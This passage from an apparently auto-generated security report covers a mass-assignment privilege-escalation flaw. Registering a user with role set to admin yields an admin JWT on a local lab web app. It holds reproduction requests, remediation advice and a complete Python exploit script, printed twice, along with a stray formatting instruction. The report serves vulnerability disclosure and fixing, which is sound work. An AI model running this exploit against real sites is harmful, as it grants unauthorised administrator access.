email,\n \"password\": password,\n \"passwordRepeat\": password,\n \"securityQuestion\": {\"id\": 1},\n \"securityAnswer\": \"testing\",\n \"role\": \"admin\",\n },\n timeout=20,\n )\n\n print(\"[+] Create user status:\", create_resp.status_code)\n print(\"[+] Create user response (role field):\", create_resp.json().get(\"data\", {}).get(\"role\"))\n\n # 2) Log in normally\n login_resp = requests.post(\n f\"{BASE}/rest/user/login\",\n headers={\"Content-Type\": \"application/json\", \"Accept\": \"application/json\"},\n json={\"email\": email, \"password\": password},\n timeout=20,\n )\n\n print(\"[+] Login status:\", login_resp.status_code)\n token = login_resp.json()[\"authentication\"][\"token\"]\n\n # 3) Decode JWT locally and confirm role\n decoded = decode_jwt_no_verify(token)\n role = decoded[\"payload\"][\"data\"].get(\"role\")\n user_id = decoded[\"payload\"][\"data\"].get(\"id\")\n\n print(\"[+] JWT payload user id:\", user_id)\n print(\"[+] JWT payload role:\", role)\n\n if role != \"admin\":\n raise SystemExit(\"[-] Exploit failed: role is not admin\")\n\n print(\"[!] Exploit succeeded: admin role assigned during registration\")\n return 0\n\n\nif __name__ == \"__main__\":\n raise SystemExit(main())
Remediation
1) Implement strict server-side allowlisting of writable fields for user registration and profile updates. Reject or ignore any client-supplied authorization attributes such as role, isAdmin, permissions, and similar.\n\n
2) Enforce server-side role assignment rules: set new users to a fixed default role (e.g., customer) regardless of request body, and only permit role changes via dedicated admin-only workflows.\n\n
3) Add authorization regression tests for negative cases (e.g., registration attempts containing role=admin must result in a non-admin role).\n\n
4) Review other create/update endpoints for similar mass-assignment behavior, especially those involving ownership, tenant identifiers, entitlements, or pricing/limits.
9. Fixing the report format
I found the format above is bad, so just echo to it to pretify the format.
Steps to reproduce:

1) Create an account while explicitly setting the role to admin

Request:
POST /api/Users/
Content-Type: application/json

Body (example):
{
  \"email\": \"ma.admin.<unique>@example.com\",
  \"password\": \"Test!<unique>Aa\",
  \"passwordRepeat\": \"Test!<unique>Aa\",
  \"securityQuestion\": {\"id\": 1},
  \"securityAnswer\": \"testing\",
  \"role\": \"admin\"
}

Expected result:
HTTP 201 Created with response JSON containing `data.role` = `admin`.

2) Log in as the newly created account

Request:
POST /rest/user/login
Content-Type: application/json

Body:
{
  \"email\": \"ma.admin.<unique>@example.com\",
  \"password\": \"Test!<unique>Aa\"
}

Expected result:
HTTP 200 OK with `authentication.token` (JWT).

3) Decode the JWT payload (base64url) and confirm `data.role` is `admin`.

Observed evidence from captured responses:
- POST /api/Users/ returned 201 and included `\"role\":\"admin\"` in the created user object.
- POST /rest/user/login returned a JWT whose payload includes `\"role\":\"admin\"` for the same user.
10. Python script exploit auto generated.
import base64
import json
import time
import requests

BASE = "http://host.docker.internal:7070"

def b64url_decode(data: str) -> bytes:
    data += "=" * (-len(data) % 4)
    return base64.urlsafe_b64decode(data.encode())

def decode_jwt_no_verify(token: str) -> dict:
    header_b64, payload_b64, _sig_b64 = token.split(".")
    header = json.loads(b64url_decode(header_b64))
    payload = json.loads(b64url_decode(payload_b64))
    return {"header": header, "payload": payload}

def main() -> int:
    uniq = str(int(time.time()))
    email = f"ma.admin.{uniq}@example.com"
    password = f"Test!{uniq}Aa"

    # 1) Create user with attacker-controlled role
    create_resp = requests.post(
        f"{BASE}/api/Users/",
        headers={"Content-Type": "application/json", "Accept": "application/json"},
        json={
            "email": email,
            "password": password,
            "passwordRepeat": password,
            "securityQuestion": {"id": 1},
            "securityAnswer": "testing",
            "role": "admin",
        },
        timeout=20,
    )
    print("[+] Create user status:", create_resp.status_code)
    print("[+] Create user response (role field):", create_resp.json().get("data", {}).get("role"))

    # 2) Log in normally
    login_resp = requests.post(
        f"{BASE}/rest/user/login",
        headers={"Content-Type": "application/json", "Accept": "application/json"},
        json={"email": email, "password": password},
        timeout=20,
    )
    print("[+] Login status:", login_resp.status_code)
    token = login_resp.json()["authentication"]["token"]

    # 3) Decode JWT locally and confirm role
    decoded = decode_jwt_no_verify(token)
    role = decoded["payload"]["data"].get("role")
    user_id = decoded["payload"]["data"].get("id")
    print("[+] JWT payload user id:", user_id)
    print("[+] JWT payload role:", role)

    if role != "admin":
        raise SystemExit("[-] Exploit failed: role is not admin")

    print("[!] Exploit succeeded: admin role assigned during registration")
    return 0

if __name__ == "__main__":
    raise SystemExit(main())